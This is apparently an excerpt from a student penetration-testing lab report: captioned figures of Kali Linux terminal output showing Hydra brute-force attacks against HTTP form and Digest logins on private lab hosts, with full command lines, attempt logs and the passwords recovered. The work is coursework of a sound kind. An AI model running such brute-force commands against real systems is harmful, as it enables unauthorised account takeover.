[80][http-post-form] host: 192.168.100.101   login: wangxx   password: 12345678
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: jennifer
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: danielle
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: babygirl
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: samantha
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: jonathan
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: whatever
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: softball
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: computer
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: football
1 of 1 target successfully completed, 16 valid passwords found
```

Figure 16: Hydra HTTP brute force attack in progress showing systematic password guessing against web authentication





Figure 17: cURL HTTP authentication testing demonstrating successful and failed authentication attempts for validation



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ ip a | sed -n '1,80p'
cat evidence/vpn_ip.txt
cat evidence/ping_101.txt
cat evidence/ping_103.txt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 00:0c:29:e9:af:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.78.132/24 brd 172.16.78.255 scope global dynamic noprefixroute eth0
       valid_lft 1072sec preferred_lft 1072sec
    inet6 fe80::20c:29ff:fee9:af11/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
default qlen 500
    link/none
    inet 192.168.101.26 peer 192.168.101.25/32 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::7357:9950:eebf:60ed/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 00:0c:29:e9:af:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.78.132/24 brd 172.16.78.255 scope global dynamic noprefixroute eth0
       valid_lft 1748sec preferred_lft 1748sec
    inet6 fe80::20c:29ff:fee9:af11/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
default qlen 500
    link/none
    inet 192.168.101.26 peer 192.168.101.25/32 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::7357:9950:eebf:60ed/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
PING 192.168.100.101 (192.168.100.101) 56(84) bytes of data.
64 bytes from 192.168.100.101: icmp_seq=1 ttl=64 time=169 ms
64 bytes from 192.168.100.101: icmp_seq=2 ttl=64 time=169 ms
64 bytes from 192.168.100.101: icmp_seq=3 ttl=64 time=170 ms

--- 192.168.100.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 168.570/169.144/169.760/0.486 ms
PING 192.168.100.103 (192.168.100.103) 56(84) bytes of data.
64 bytes from 192.168.100.103: icmp_seq=1 ttl=63 time=213 ms
64 bytes from 192.168.100.103: icmp_seq=2 ttl=63 time=213 ms
64 bytes from 192.168.100.103: icmp_seq=3 ttl=63 time=214 ms

--- 192.168.100.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 213.006/213.220/213.533/0.226 ms
```

Figure 18: Network connectivity verification and HTTP Digest authentication testing against target servers




Figure 19: Kali Linux system information on Apple Silicon showing hardware and software environment for security testing




Figure 20: John the Ripper session log showing detailed Phase 2c attack progression for Smith password recovery

```
┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ hydra -l wangxx -p tripsine -V 192.168.100.101 http-post-form "/dologin.html:httpd_username
=^USER^&httpd_password=^PASS^:login.html"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-13 15:24:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.100.101:80/dologin.html:httpd_username=^USER^&httpd_p
assword=^PASS^:login.html
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "tripsine" - 1 of 1 [child 0] (0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: tripsine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 15:24:48

┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ cat html.16part.ae.log | tail -n 10
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "tripsien" - 6937 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "tripsine" - 6938 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triptaan" - 6939 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triptiek" - 6940 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triptrap" - 6941 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triviaal" - 6942 of 35010 [child 3] (
0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: tripsine
[STATUS] attack finished for 192.168.100.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 14:49:47
```

Figure 21: HTML form authentication breakthrough showing successful discovery of password "tripsine" through distributed parallel attack

```
┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ cat digest.original.18.log | tail -n 10
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hagers" - 7254 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hagler" - 7255 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hagles" - 7256 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hajens" - 7257 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hajers" - 7258 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hakkis" - 7259 of 8859 [child 0] (0/0
)
[80][http-get] host: 192.168.100.103   login: wangxx   password: hakkis
[STATUS] attack finished for 192.168.100.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-14 09:31:23
```

Figure 22: HTTP Digest authentication final breakthrough showing discovery of password "hakkis" after 32-partition maximum parallelization attack